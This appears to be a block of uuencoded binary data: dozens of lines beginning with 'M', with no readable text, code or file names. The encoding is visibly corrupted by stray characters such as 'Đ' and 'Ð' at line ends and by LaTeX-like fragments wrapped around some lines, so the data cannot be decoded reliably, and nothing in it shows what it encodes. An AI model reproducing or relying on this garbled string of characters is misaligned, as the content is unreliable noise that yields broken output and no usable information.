M5OSQEN*;YIY1HN7\WMD:>14#=%IZ<IZY/\$XL0)US"'U\.;@CY;)HO,;"84RRĐ M)"H4=)3?P<M1Y;YA>_!LO.JX_)[%\$YFUI8:]I?GY[@I"O!D8KS.PA\^M<^@%D MIG)93(GN@.A"W"LRW4\M<\$R>Z4^5PB?<+VZ7A0V5F4(W\DN2(+Y\$FY!T2;?0Đ M6B'516\2.PK'[XKR+;2A:\$1-EDBC0R\$DHUR2/*;%?,\VY#FO/G-)4CFHM9ZWD $\texttt{M} < \texttt{E2}) \\ \texttt{FW} ! \\ \texttt{KIVBHS} ! \\ \texttt{*X\&'} \\ \texttt{P} \\ \texttt{R3} > + \\ \texttt{X}/6/H \\ \texttt{:O} \\ \texttt{?} < 4 \\ \texttt{R} \\ \texttt{D} < 0 \\ \texttt{XORK} \\ \texttt{-C9H6}) \\ \texttt{+} \\ \texttt{+J\&}/P\& + \\ \texttt{FD} \\ \texttt{+SM} \\ \texttt{+$ MDZD2%MB:8D*:59=7]^E\)7!^E^4?VN,,57GG5066R4?D+W4W.L@<13@<&WF3D $M-\$0:UNYE,7<.XR-\&);L6N,PV.)K1[W=_\$_=3-8[WR5$@!0J'[$C(R;W@79&WD)]$ M@0YE'ZSOB?[IX1XQ2A#3C-7?K``<\OC7[7=A-I>(BI^.10<\$II4:87%)ZZ_,Đ MZ/MTW9G+8+G3S,E:7^7;9_Y2I8]EI9!=/'5;9I+8<_K:Y:]$\"4?PDXM^TD$ MD8%NJP`V7W'#63S"Q)+K%2^VG6'%7,=_T^FUQ5`T4,H]7\;;^:GSO+-)7X?7Đ MY@R,N8=3EAS/,XYMO2?E.EVJ:@QEZ64'P/9-_8"-X3=_]R<X,.^H9DU)[`KEÐ M;7M_\+BMQSZ;U-*50%9M#!5HS:&)D)JUL@U!'B>%<*PFIWEB=7\$-AV[G<ITD M7<; E, F?LTX-#3, D!S. #XA_; [C2'MUEM^WZ!9>AH"F\$R54ZU-F?L, LWB6YS;8Đ M=FD=7D%+1Y1.3/YQ;'V:U<NYH"O^1-9;)C\+G:'*8."E01H1YC097SW\HD+&Đ M-9FC35,RW*BT=9]:%0!;^LNJBZG-:M3??XMN*EX8PZ;0U<\$4KZ#%\$J0I]4&SD M=5L(WTT=*26]=7W\$=]BT[3&`@8>-*+_N=ILFE6'F':QGS&K/6E[F*N)'OAZBÐ MI=]BOJ`<\AUS!<V(U=")<NQY4>_6(R_1SXYSQ>=%MW6&R&Y\$!04=SA8\2CSZÐ M``O+*8KV[/]=AR<KOV?>JCA'G,K<P/\BSN#J>+BJZ1Q&D=KNH\'XB5\V25JÐ M&I\$3*ZJ2%6@2:EMY:^0?H57Q\"C`6DP*NB5X-@91"90=ZK,')-.+FW?%DW89Đ M\]ET]4\ZN^4:[3SF(N%])-\^M,%D85A;O*#809\2!9E!C3W*D!.GB+GD\1[BD M*<+=B;!Z@&...:_YX5T;356^ECY8:\$%H21?=H143>Y&F=R9E&QB;>0#66%=%D M%)85'C=(+QBV1P&!@GON(I_+"5,Y7@T-V#7N"_\$N(F_.<%PR'*3=L:CT4L(NĐ MY@_LXQ\$3`+N/+@MNN?771[/SL6Q:RK[L0^!)<PK/.TK#9,W#<OOHM!LYS/?8D M\$W(46"_O"G+2]URR)F&C@CHQBY0X+MWM9;@NU?/.Y,'A@H**JO&EO92(IS?MD M#V48WCAM2]Y#ER\$IPJW31`5JLDWTHCF?W.92#VZ?NLMED0'FTH6#@Q-HAF:<Đ M\$7QA>X&'7SV]CN1<?**=ZG2[O>/@KS9P;A-;7=0:ND;=R<&V4@3<U5/FZ5#`DM0)NH,BJ:ID++L=07/[23>YR\.DN#LOISRIX@V;G9;ZKK#()S@,)E`3+!J&]ZĐ M<9!B(>.^C<H0DA<[QOVFKD!!70@:GDM6_,I/!HO@^A7Y0V(G=+^/=VQ@\$8<@D M'U#7D?%]%Z6M3U]6^F1_7@8=R8=2#'R>4K\$KU/]X/,S&E.8&>)HWD'BO2J%_Ð M5OS_9%AI8;<8/LZ4][Z+_C8%GKN.0/S;R.#[^1+6V1BY0+N+\$RIMLZ\$&7)W<D MV-)_H!K+;:CN5OVF\S/E-I.OW-5+KX6\-06OM"5B-9V-J6T_VK_#@W\/=B4!D M^M]19I+B 'U=RET?7P8@5'HY`NE1IY45C7\V/[T>]5Y.GC6?XP*@:XH%S#HHD M/6ZCAQFRTCC6YW_*/M4;L8XOC)UG='^&_@^ZZ;WKMC.+WD?MML&R=YG*5ZG!Đ M@+R>Y78T/C"2;9"7K952!"2,RLM/9SN'ZYS(@-,T^6JX<ZNIZ/X1:4F8HABCĐ $M!]87:QJ;-W]^54>9[%V^;A$,MFO&//M[=G^:"8K(?6B(M;^>U:&V^Y/,\7GGD)]$ MD*>:UQSEL`4^_=BO%.[\$SR*EFX0\$.[^#SM#_\6S?^5'*[RV=WL@/^:[FP\$&2Đ MNBO.'&?,@%D#UK?KC+D!^GMBT)<06-H19W%U%IZQ5^0XF=7']TS_N6+;D,:Đ MY9NC?8<\$FG`-^\5+P/D#OHE3/>H0BMV?5`DU.L\$^O)YR0QZKU]D9I1U2F?(LD M?'%M%.Y_/UM1]+VJ]^#1DG_6Z_??!]G;^,0^CYJ]_N9]OV5GTLY?3,G?)1N,Đ M6YM=_X6^\3_R.<G?5AITS-&?_AA..BD=OHY]Q6.XKQ7UNI&B94M+=@CJHK'JD M=,IAD.,M>/],5.Q\$)3CE7X1ZI5OWPK-811&"MU69JL:D?;(^5,C4E3Q:#E&*Đ M*2(3M!AIN4AD9=\/R)GO3#KA<*X?):3[6YY7].,NMVR:3U^(;0<XQ"U\$T3?&Đ M5<92X4L3%N"GBZ7"_&5256B(_GD^<]0"5+1]9R4)5C+GDJ43,IG9BO6\GUEJÐ M\\$#MHEC-DENS/#%[UYH[+41BHVO\2/:F!?9OTK[[@S='#.8HK=^_6+IASEHEĐ M,16I.Y(+QD?)<1YD\\0UF9=`>J%\8(82;_.JU&Q9<8VLU:&#L:27<6`0[\UKD $MZG\) (5_=H<.YUT70\ZJ'>Y_?P8N%3#U2'N7:0+J#0.0/Y90R9/,F-V:/G^;'D)$ $MR+*):8]K`=:&/^6WJ%8M^16^YA9S$=IB5OZJG)9YD72$:6!322?_!.KCNE]D$ M4;.8]#. $MK8P'*ZM[E\8HZ,S>&=)53?,J:3'0!J9(R:"5#06;D:`I_UTI]F6XÐ$ MC>X39J(UIS)?K2-SUZBR+6?E9[V*''E*0.,592,_E*PVW7Z,G=Z:I*;Y=5QXĐ MD`V`H_&>SM_O1_.WYT[7>R%/&8]O6%A^-;S0QK]?6@6[U%XS][2*K25\$6NZPĐ MBNY%GDV6KDZ9.\EB3V0_#_C'\$+89?#FTMT\XV.__1R(PC2>!\D(X7B)=D(#TĐ

MIRZW67T:^3^/^4[JUES5L[C_]>2_-<LOO?",?F5?K)O.,12'LP]4!\(,C4FDĐ MY6OC5Y6Y,/(.MK_'/])V8AZIZ!XI5>B"5E"WIXG)38S\9*J?*.<MB^A2O%E_Ð MR:FYXI:8.GDATIM\=G&AU&@B(0PIIF.;].JOI#\LATAN,CP&'J=/557\$'R6/Đ MW^B%5?KLUM(.-*KJJ4V^4A"Q*LX=J]70#71V&,C8B5@>7P98A;VWX;IH)HR?Đ M^![2E+FN;266'50FHBD'XN/5"A>LEH>%:IX9[':CTN/(V=+&AYVINH,=!>\$SD MOZ(1K?K:5@C][?N%3QAF:['=#;ZN!='P7]B3/%6XTJ7:J/9`G0FQOYDH(QNHĐ M!%H8*[JC^)FR[U*H`7 R/8U^R-,WE< .@M6WYK@K[Q\D53U5E=V8?0`^G9QJĐ MFU8/?K5=Z2M/#)Y4L\$VI[LVW6#Q*B#6`Z?9K)&P;*<`E]%-Y@18P9HN%GY#DĐ $M\$; 0; 4) EFDZE8@N.3TG[J`@YMD,:"\0; ^3-5RD>R[(B; 9&3'P, %BOMDES%M"SD)] M=%R]!5SS/>VC3V/YD(W]ZP7'8N@\$2!`G]W!3;V<`.YCJU*J\$CC":&WV]>-USĐ MF]?*MNS]#Y0L"I-W-T8CGRWKE;Q)^PI<?#10H`"L[G@L[0)]G1D>#M7DKG<YĐ MX-48%K'\$(_[Z;&4K15"N-DJ9AO@02(5C!8F^E%DW\$]>F]E9KQDA8`H2R%\$PÐ M.2S+%W8@M`N*7`,5^+(PO!'%%[=L\$'A"8D>X@M"V3.2S_<RI2R[/K05-+%<`Đ MI:S)NO:"W\8G".9TB);+#Z%L:5OZN)LE):HYNF6?5YUS5DJ]'-(=+-0\$U;\-Ð $M>UM2J_^S9BH[;*]7*>%[J8$';!VC4"Q[V\Z=,Q=$Q#ND7;R2<&X[#CE^)&-KĐ$ M_XCTX1LV]#,516_N[*@^UTCFY(@XD^"'PV7>V?@BH>+R045KG^(-9`0!S%5CD M_C\28\`\$&1!ORR*1(&8&Z01N'ALY:TO/OLZRK)"W.&!KQ;WCFG5)YDV13MA\$Đ $MR(L^i)\%6\&/QQ@?*W/E!@,=[JH]DW'.=U;RK!ODU];,$`XY".I*A]2;R[(J.Đ.)$ MM7.UT535A(.J219B7)W.FV3O3QBR^Z:V[<#-\I/;Q,YK-^\$^((=T0:[*IG[3Đ MM2I5(,<XCKJB<@*30%O<FE!AK6).4W&H6NA0I<UM5#50_'HLTUOQ`)R>O/8\$Đ M+98=1F1OT38XNQZM(MO44<?XA%Z_,IJV,^)G=E9N)PE^>\$IJ+M:GCN\$,C*Z`Đ $M1!-Y$A4+/=N4R$N%:\'.F8QZAA]LE>,IV+IB9&X)H(3HS,W"\5@V5LM+D)?ED$ M8":+C1*03L\$^8R&&DXS:BC2G:2SIR"(J>Z0URE7%W\[]'1"'2(D,.:FG)N"5Đ M]4EMRZSR974M(7]EN6!`PG9!SN/XYN/]9D(<]<CTY%QVM[@LZ<\$LIZ:3A.C*D M@T\<VKJJYF:T\$AJ34?=V@QAZRKR+:VET38NS13MS(-562R.]83S/HDUT9^3*D M(=YBZWI/1UV*%B9NP+`,@RHU](+LEM@:>ZQ@!L\$82*GGX(64G!,'L,)\MG<1D MO%)J`NBKP5IYE^\QM-QOB>T"*I;24_\$?)QT\$+U=,5#&B=Y/>JPPN*4N-S?SXĐ $M@(\$]NU@51-4]W2;_)^0,N\$/\&MOC"V;U+*+4:DO(:"!N):N;@"UNSJ(5HG]S"D$ $M\YE04XZ>ZN<4Y/Q0M\(1C5'(LI8LTR8(++9Y(<--O0UC5JL7,A\PK7"V7):=Ð$ M#6"7.!2VW82JZL[+=KD814SL"U:-.BK='UG&&?RP6Q/W)FV]V,92_EV<P+SNÐ MM'%E(Z0XKNS#&O<':PYRBV\B*E\$SL%0KZXG+;*<F[>59R_OC!H4@\$9+#H\]"D MAO2-12#'A`ASA+*'P8-I0IQ-,KIIP)7;(%\R"\$S!#L,C^GS'L[,1`2Q'"/&/Đ M`C7Y\$HXD@5TQDV'YQ<U&2<3.L8C7T_ANN2!_Q@<K(D2FNDXE3ZTL;CV\$LA!.Ð MT2\$@J;#RR&HG]Q8+X;RWA48PYI;UPE_[<';K4@XQ!1W33UQJ;&5>B%3G.CGJĐ MB%MU]K+F2GGF`"V]][P&=4B5+]>Q2C13&,5X;"H\H6B*V](#YTDX^:"L*AN6Đ M3:YI0[(A?`]>QQJKWBE0\B%P4UN,6H[D`CJG&8QA,P<ZY+@6%*VXC`U6?TQ=Đ M\$,KW-LLJD![@T008?`I/T`'-.5Y7IF!7'L7QK4,ZTF)>6ZY#R18T`T#!)0F@Đ M\$BQ1\$ZXA:J@\?^Q<]/G>PXB/YWB:MR\$.\$PU"^!IXV<9]=[+F%=6L59FA[JMDD MT"/)ZNO;R&\B?OVD\+^'B#*AO3-\0\J31;7,3KD8I''7ETU,Z."HS'&1D'/,Đ M8S`K-*QT?]MX5/\NV]3.@D6P5[</ZA9NO]N34[E#*I\M'`F&9!E;%;M(`)*CĐ $M@8,:"H8*B/6Y4=\#W!+JB%<L9)4$[B!4M[YX#*".~;N8WA5\7,P)=QKLLW~<0D$ $M7H(.57 > V]ZP]^-_.06?Z.X)H<QOD0'F=41#(^5P^0Q9:A?.AETCEQ;!M#3AÐ$ $MX!JD1UB3Q4=RW7";6U-@^SESPG2/$(@?i.:#L/1i@Z_\EJI*W4X(<QWW,4<D)$ $MY^Q.GE5[XV, =_R1NK5@^7D[R5]/(V>$07'TLHN8KGI(2H2[Q01LD!-D$/-D))$ $M(SQ^9[:+QC5M6-$=`4-O1?SX=\]:D$"9B`;$]][0:380F[!:3G4FF-9F;4K*D]$ $\texttt{M4[LJ}\<VL+KV*^C=SN)B:) Z@QZSQ3DX3V:JXD"LS@`Y-RM-\#;*JXVD2YXJ1$!D$ M*LJR\8M)98'@)VH>%.G_6(;\/&?N_K5<&BM*)NH1CG[Q!^:XWW'UUAM,7]D=D M(@!R0;*7;BSIY?35ZI(JA_SQOJM.'\$+F\)B<H\$?QQZ\$*Q>YO9(H)3+N^.[!<Đ MD+F1-5:4U]JX;3JPM\$YL1#-50)TE'F,4:/=@Y^V[#&BK'RI01D^9[Z8MBXOCĐ $M<`MUC.92_@>\, #8>2?75K+%EI<UZ\(L8$5Z8?[Y$_'F&'>W8G57T)#DU($ND)$ M*.BQ-1@XR[JHC3KD8]LC/+]1<*9WF\)ZW@^^*;P?[SNF-V9U67%LFO!]1S=>Đ M)&B"WIU#9ZS;DKMD5:IN'"?IB1Z^GIPN4.2+S^@1ZV5; \ 2 \HWXEJ_#Q5*)##D $M,XMT>(O>`3K(J_Y,=B`_RB\#;6*?\Z1\!6A/!G28TW/?I="HC+[33YZWEZU@(D)]$ M6M8; M9=ZG.UD@)@G,[\$T<LT5F+(AYW\$."ZIQ'35\$U"&#T(=?LUZ*_1DK\AT'Đ M10W%N%:[OZMCS=QXK>\.Z6*&1@)W^VSF2WNQJL:.+9XR;)[73S`H>>: J<G>Đ M!9M6_NKJC-/4DL7H6=R4DT8D"^6,!UI.`CDC=L+<S6?7W`%7#0[Y&HHXFD#/Đ MP*;?7>?P.U'5[*REJ&WC\YW,^ZJ)E9Y'PGF;BTLNVPLFNS47IY&>>J\$<FM16Đ MUB,596&S=5YVE*`+W6M>=P037)>\?/!;LF2Y2^5#8*M.L-1`C<52@2AUA:.:Đ MVYC@&QM*Z%8\$B=:%8'>/+.S#MO;,*9G81<';"'"0[(!>>R=8TZ?X5^2ZX:"MD

MY=P=U273*)#0]QV9W"'MPYZ4%]\3BK*Q/'M^N6\.<EM]%"%FKKWA6+.*:E6UÐ M7DVU,+92+(O;:KLN-C()Y0;C>!S\$0B8095;L!I*RDG.ARZ\/0[(2.]*RJB%<Đ M\$T=:LPL9_\$QJ+^.<Q&00\CV-G8N:'KQ5%NOJX'\P3&SF]W)!,;]70><8\$-C\D MOKV%1ZCUVAQKFNIQKQ[I_C5;UQ\$K[9Y.\5Z:(&9_@*_SQW;'>%W@7#%D?".`Đ M[V^0SX-"2//UT?\<;=6#^;WIZW-SC9FJTA`;PNC(!'.:@:H(!%A8I?+8MG1<Đ $M:0+\#L])=V,?MQJ.>5CMMF@DN1;OH\%MC5H"R%_ZXD&L6W>38K]:$O9--[?+D$ $MQ;;G(>\&O\&E!.Y:\&::\&+#5$\setminus(:F\&_U)6R/3M3\#:__IF.17\setminus[?=R1ZYSYDL=XCD)$ M*\$H(*&"T03\UZXX#2'J4.(XCG(9G/CGWT>%Z<G5.'19]@OQ]#1@S[V&\$YN=7Đ $MBJ)^7C(;1;,M6Q95>S_LOC*##Q':(9)#;=]&N;.-8N-/;8R4/(8D:/^60<_=Đ)$ MU21; DP<LYDBB6WB, LE/V(A"1?2P62@PI29X6>JSIV57F_LX, Y"MF4. < 2BP9CĐ $\label{eq:mznr*[&*i\n+8$J^`S+=49W.1R<3N_YHOAC).@i<3A(4?=i/>RK`VULW@\RVRD)} \\$ $\label{eq:mg0&i@f} $$MG0\&i@f$$$2\D4Z>R<L9D*"Zi&U/)S$$f18,\\ &G&N_4E6iPV&ST:WZXP)^Z^X"D$$ $M[U6]/UEZF\$_S'`NE8"I=\T5\$[SL=\$8N/=V*/OV;)X\#TGHID!4VQ+\B3S:C;=Ð$ $M]0@&V[@/NXX?7W;<@*TW=Z4&CHC4MB1"3<<=6'8\0/Z>?U]:===Z7EQ)M0U<D$ MHE*-Q4^ILBQ12XCSJ#"8-:@KM(EMKU1JA,KE?"BJ??O:;K[R&X-8V3#S9J&7Đ $M@&A%.Q]GD, #_;?5[?M>,O_MS[((F;AEL#$U7H2E5*<")+5?2V*AQ56]=&A7-Ð$ M4U*KR; *8F8YK3H?\LM:V*"B;X5IIQP,B>0&85</70S3\I89H[P"EI]B/B]#]Ð M3@@D6DN]J=LE_ZK*D-_:)^@(\QC%SQ]7XJ`<5_J5PE\?/;W]Z"4(<^P_@[#\D M>`F>W^::]]*]2#\.#+O/Y+AUB_LDJHPQ-=+I1[UNG.]>UAJ8C:S92V?N5%8JD M!D6!E_B90-*Q_\E5*^CO:NIGF!W\JZNRMINN\E)GKXB[DG\V0I1BV`LIP%QYĐ M'\$*:Y)7`].1DWYRI2GDIG']^G9E`V:8UZM1=/K4=2P@5+"!G]S;*('I&#B=YĐ MW+Q2'O6BT,4E'QORM^)^"N>.[22NW#\KEV_^7==C8!ZDD)A_0B5L*?ZX6R<Đ $\label{eq:mz2a/2s8#V} $$ MZ2A/2S8#V] J<`5?=4?G2J5CQDM=$[)6P=_D;91L"HJ^^_:W_*AVZJ\A]9Q2:D $$ AVZJ^A.$$$ M^SR(8FQ#6SGT),T:!B^(GWE[8Y'([6B\&-4L[]W.5\R1_'^ECSFY!V?XOA7,D MG:R8'ZC^.=@OU[P*';NSBW,ND#M>PM==Y35;8R7.9349CN._\$`_[;6QH(WK*Đ M+`:I,YI=["VK%B^ZS"*\$'-N\!KFHOF/]N]/-\/`Y8K_#9EN=I3' *2GMO\$0IĐ MO]=S=I,[Z\"#T @@38U>SPJ4=&NP@%F#&;@:76#(YXFZ@9\$NZ-\$+EB'\$6=RIĐ M^;4F&<%LJ:X[6OF_)L&K#_EF?<HSB9.WS^[0ROS55%E67E\$5WFDT.\$XKO:T5D MTL]PH0/4VG0+;VB.8^J4R937)51MY@H2=?K[R&UM,911XJ*U1&SL_^G:.M 5Đ MZ#@W@3N=>*0_=<L\$@.G/_[\$G)QI?U*S[ZE_1_OJ.S<XG?=6XQ/W)]XSMX52?Đ MO"M_`\\$'(R)?PNH[*N&_+G+P:ZN?9L_)XP2I\$>CB-.N:JN[6[OUDQHNCBB@YĐ M&ZQS/VTHK8Q+]O;!@OD3`RV'0J'D&Y^\0<GW`4G1V=L28DJ=S96@Z+5'?;!6Đ $M@:>%1^*]DY#8,:'4OAK22./AMIA-4?:6.M<JU#T]V/[SP49$[Z/D8:9VM6D]$ $\verb|M|) \verb|U#| (|N(9; -!) X8L9 LMZ] < 28) VXS (, "ZBWN+C] 1HK`LX>ZK$.2J9^Q*< W"NXSĐ$ MV\ZA_5&[<2:#0?9:39\:+2SSE5Y\#,VF"=#GZ-3F'_T%TD.GX/6/\X(?*/LLD M7?+/T]9?%"(,=KLVXKJ:/S3%0U:"*?MJ/UC(.X"#B"SZU1D[%3Q"R[<F"D2UÐ $\label{eq:mg00} \texttt{MG00[Y4JT}?5P-Q3NQ!Y"T]E\#'N1EQ!>_M]-R%,?6X$SQ5)5Q\&=LU-[P<4]GED$ M3;SI*P^;;+>L#QT,*9,)B=PSM\$*FFE%6D9/M2KQ-X-V7V3<,Q0E38Q7Y:VF[D M_+!\$"EWRX2=HJ"@:**CJ]4PT1(_5K`36DDEMBU@^YJTE;I,BUZLDLH)*G<[*D MWS*QAO&X1+-,U'*H?EM/!17:MG)N2MH%!4%K>!^-BL6(" Z(&M3#ZRAC[L0GD MD0;N<IQ4TP \$4`0149'HS>E>G)F4.TTG@\$0,@T8&'8!3QRE779!#TMEA\$K13D M?] -I[CYAU5ZW\[0[4.30[*4&(HXKE\I;"0A/!US&+<;[,::LUZZJ"SA:VP) \oplus M\-N&4NN>I\$>U(C(HN[;<EC(1.65EJWNJK6]ZUH,+CFMRSH>[94^*.=;E#DQDĐ M?04#DA[)&A90?WQGG'_@8_ZZTU1,20<"[7?83'J53,UAS,BE"(P</1)A)Y*YĐ M\$.F9STL+/H:>N'P3C0,U*4`OSGP4SM>9Q]]9K,_(ATW`&6(R'^S&N)0\$-[4D M+8GTXZ-YSH]:P\$7+KM^M]MG98=+&5@*P`5S*JY6PX!2;^:(HQUK[1I?@M=XKĐ ME; KWL%2+X\$QBL2T..@-[J(]'>`^15&,7.%*)(4Q3,(&<,6%97K@X9D<W*I&'Đ M,R]KG%8>FIHHSGZD+O9`*P84E)F5>0(JJ.DI,;U(BDVE5DOEBE*2]_\T-MD;Đ M;C44FBEH6'E972&EUFT^4[&L53>1CKFI\/OPE]&70UN-H,MU`+.B`9=7[>\$GD MQF?#;6<<)MK?UB"%'"_RO2O+LSJZC,UL`,%*NP7)FAC%S&.G=O.*T7D`R-B<D M9WEWH84P)!!\;,>0"_&^2T32L+X_Q(730WKF&1N**#RN7A>&5^FGF5A86=C%D MSD*`7MD5BHR"-D<..6351(T,EV+-'K:F5%=J;*::.A/+P\$=V-H8V]3.D<A<6Đ MIA5B2JKD7?UK\$TUJ) `OXAH4WC<#74)([V%WQ[#;>7*@:-G50!\:%`3-*!67[Đ M1-=2%[BC\$<\8TG2;'=US#BNK9(2JHX!''4Y@7G:`A5K]EY(1%;9ZPI*9CKPLĐ M'`9QXG(W3ZL:2VNNGAYL?ZA@W,S0]*ODJS%!PO!L4.F)7F^M?_/G1XJ#W\LJÐ $MZF3*1GM'(`D\!OFN?;!V;@=MZ&L/L3?(6`3AK/**Q=!!0\G84`*R"J1:YSVXD$ M),0XP%+I\$.1]QPV]1;AY03\$))CQ=ZR8(BH]+G-_\82"2[W&'V6]*QK4U!>OWĐ M70HRU\\68!%Q.@MA6[D6F95,"AF\WM"-S!_5/)<6D(R95?[W%3ORLFDFT:01Đ MFD)C+R+Q]3@/."YDRW42PFM<0X(X71:J\$N1YWV5]DEW!"7LM6Q7`X0*/JUGCĐ M`QQ/IE!#:S-.4M>21LY57*R;`X_J;P4SWA\1QNQP)[`?_0I[*YB35_ZA4C#Đ

M8LTX.46G1\$-UN=F@+][FJ88(9P\M(>5=TPW,<.N,XR@N_>YA?L?\)KON/#YIĐ MDF8G\E8)_J12`^..MVX.XH0'`T/<3+3J@'JXP_@2*!D,_L[_,_,F\$^L.'W]CĐ $MM.'6;N,+&AD3>AAQ_I:Z0YB>&V=>5:R=Z2AEMYK5"F,G3-2K:N2S]GIM=9(D)$ MXV"D@2/(I*78`7LE&M7)*K^S@IB8V3(FKD^%WRM)C93FUY5`H&/,=7Z0"[EĐ M05XC@X\9-&,6LMWRF)0>@WZ3HOQX\6FP<>%MM/KV4%F?T%+W6?J#@:[JRZ`CĐ MI5"*S?19*)4F2^16\NKQZ4I3WR1CAFCU4WON`:*F1D^^TSFYD/,&TIX+G:[RĐ MF?[D>/#ZM?Z`#Z%TP0;G!:WI],MBL-AKC]^HB@UEG)C]7=YH30F1V2:84K5MĐ M6`XG.(%/,#E`X"V*GQM>Q.`\F8U'RM`K:DM>YWAWN4?R1X86WE\$"BOIS\$_?Đ M_NZI?, ->=:X9*GR-PED6X7Q\J*HC[Z/YFGA=TCG!!O;HLB*<\TN4)2>N6+74Đ MT-604?'3)7B%7)""K!4KIYQ+@3S@S%\$T^_N*-IK7T85\$>22`*#,L'D*YMU2.Đ MUAM/R-^SH.D>QK'!,:?60-X,.K4_!)_*EYG'!I[^69GZ.RHWFHMKCD-<S'!6D MJKS+T2=(@LE7.4*YFSCX"]45U1[\^(JNE=HG9`!WCQY59HL0/[)ZQY09^M"MĐ M^,.<*'G%JE5Q!83%<<_'*,]A.EMF0]4N2\\>(ICJB.53^9<EJP[*RYRA`Q>QĐ MP=ESJ19S]@Z<^N%YQBJLZX(+^6+0FD88=3?&[X7"5;X%H>XH:9R\$P+TV,(J)D M/'E-_=88:8RX<3VW8\V;K,#DN*SW%F7\$T;'[=EML+&Y6K8+Z_M^-&[B%K\$*8Đ M6#2-,[19+2U/LCQ[+JJ=OTV%AX#Z!).W)4[6:JKW,?B;"\$.(R0\$#/DG-/.C.Đ MMXGQ"L;U[Q\$N<+0\$V]8HSA10(,KU)9ZV[M)PU)N\$K*J8>D8=5=6"LDK_1Q84D MO?'@:^&U6DGN0GV=Z*GL28QB@9%>\WE;N77PQ\#?TZVT:6]Q&NU\+/:]YY&3Đ M@7ZQE'?3;49K8I/T>TK..FI2-BE'NDL_1NE"GU-;]99U1<Z>PBE=*H54FZQWD M%ZE@%7&Y5?K8WC&/ML]%M2VL?V[E1P;]29+M_J0=";9=LM%LFV%TC)8``8M:Đ MZ?R9TZA4W9XRG7HO/JE@)@7R[1K@K)IOKGN<-[6P\XRX668LV*C@MTHOF;"KĐ MC%1VMG/1!8^_UO`SYUB9TT*A8/4AA^BK!TQF_=JZ\Q4.L=6C'3HL*;7;883\D M>\:!%[ANP^.5]R9ZU"6>.[,LVXG*?-K<>FQ#DCOK<GR#(;0D^3[/I?9ZNH%#D MYHA:GPJ=?+E;OS;#VRA;*&RNEKVS@E`)N`Z.4@1VC4-J3<1_ITI^7L_>SWRJĐ $\label{eq:mass} $$MY$')^SX3I*^SFZ<_Z]3?NO'NQ/P_?T*#)X$"B]<&HXG`;4D>+'P.*=4V-DS"D$ MEQE/^?V++88Z@PG)\[VSIV8ZB5/&'QAD&XEZ#>LZ?\M6152210<;L<`K.4M3Đ MCB9.\$X[T0#=6.SV"H3\F\P[H14\$^X;5-#F7MTZ0G-D0@LH4_\$S9`=_%J+(N"Đ M\]'<P?MWA2';>BT[DN'XAO#E!,?P:_F;G]U+I.;'8Q61^\`'G@D2\&O,]6DF8D M<\X?5<[WW,,,,P<%DC@T=V\>KJX;STGXNS2NY3ND0AVQ!YC."2;'P'PVI\$[:LD M;]5T5, NR*#%V?V<-6'=DQ)P:<RX433O*NX[R!JV^!(-HUI`'Z--=3DN)8L\$YĐ M+%M;I;%WU!SO*5M\[):6QN%D51,@QA\$RKDOY1R*:0Y/&*L\$3_`L>&J#J19YOÐ $\label{eq:mga} $$ MGA>O!Y]N+TGJ=T)G\&I>SI";X/"4=+7.\\++6)?S*TM[5^*>=B;?61\\X!MLX4!D$ MY7AW],5[9XKX@::X[\$VF@*I7WM&;8+<0_3\G@<D_NW5/64XN`;HO#!]^J=V4Đ $M93!5/V2=YB, (A_PY[D-46SQ/*MU.B;KOHY"]E@S,4&/NJ*A'`KN],5@XW+UD$ $ML; $-B9[1C8*1UVR`X,"T\)A2J^,>@E4R`P8^01<)76$F(0$^MO*Z%=D-[$"+D)$ M]7SFD@FS!-`/N5]J`6Z1X"6I4\$#PC^[XY7XB4S+1X0>_)\'*_:8I=_0QM%FAD M5V#7L[N(U=906:BFUWX%84ENPO5DBYW*!FOC'CXMQ&&7C=%P'CHM,Y='VG!3D MP5YS.OPD+\$ZBYN6>;*OB?J\$[YZ:HHV.C>)W\$N*6BV"<0-\A5")]#&`?Q]KCHĐ M)LLEY;DI1+%Y<6Z"+SR#N7G<TQ[_3NR")7YR:->_N+=R2J=<1S>_@IK`R"6ZĐ M>D;':]>C DGS<+<!;)&K'X(F'F\4:E0PM:/B6U6J\;I)HTAG\$`E]B)G[\$L9DĐ MJQ<B1J:8KE#\N8IZYO=`,S+,[P\C6)A@O"V5,^\;NW=[J35%>2GDV)Y/K.8'D $\texttt{M>I.1ZU98)'NN"} \\ \texttt{E:0X>RJ_)W]/86G"O>)_>6306&VLQGQ!8[=2SF`X'6N]S2D$ MYCH6LSI`'CN[9&K=0=[*IB7-#Y9KZ=2_R:JA]W1\.U:?D47;X0Q3E33>XWALĐ MS.95.:=VLZG/TZ.4W2%+QZ0T=8@6(R=SI(WEHP;4^3@:-M[+S[%F[VTK&,#[Đ M-JOLJ\$/;4HDA*&H1Q#E'FJT]SIC)0&WO+G<9;B297'^@+11N"?LJTCHP1/('Đ MMUD(K!620:HZ:;C3Q.;LN["DU+B.0[@[_70'10;OIFW<.FXRE/&7--EOHN6>Đ MRW?%/3"W]*K%-BA<F9,:IUV,6E4)RNO@B5<*S;6@"QW=/E+G']CC_<9>-WD9Đ $\texttt{M})^{<} \texttt{K} + \texttt{OC}^{\texttt{I}^{\texttt{Y}}} \texttt{Q}^{\texttt{QL}^{\texttt{J}}} \texttt{JUJHNLP} \texttt{D} \texttt{E}^{\texttt{X}} \texttt{8955C1} \texttt{VZY} / \texttt{51} \texttt{S}^{\texttt{I}^{\texttt{J}}} \texttt{]A2A} \texttt{:GI4T}, \texttt{ID}$ M)]ND+=DV+05A(W]&[BFV5*!;P2\$2XK>.[A1M(H9TUUB#V*5RMHN> D\9DCWQĐ MWL,(TRN<F<\M!GBD:H\XRO8,!\$D@?S[<>8Q"2..Q8DGZ\#_XJI[I-PT:KHYCĐ M#J<:L.49%ME(:,YGMDQ86.+H2:]*-X>\$KB@#Y"I<XGF]!*\<A7EG+8IL#LORĐ M830U?/5!WR]5>*TMLZOC*%=R",W^D*SE<+)X(;.:<X/>^X\$NJR\$S*T_M\$NJ)D MTWPQX*7E#NL`T83@#S*EA.@CU^H.H!B5"UP&I%\(4FPGO]/)3MR)R_."./0BD MBKHF_0N:>2D,;4T*Q?/HO\H)\)#\$SJ`Q[,509[\$H5\A&0<*XT0/?>B/S=&XPĐ M=<,JN<V>Q709)IUE?>&H?.4^)1#/6WU*;!!7Q7NDX:V6[439&Q(^TT26R'/TĐ M5DBI,F&V-E\$BR=.B:7RJ=Z!ZLY:62'[&X8[J]=[GKARJPX68.+WZ7&]MP6:KD MAK_KA<I\$--LOW'Y,[%@:4_\,;7778B>FS]; 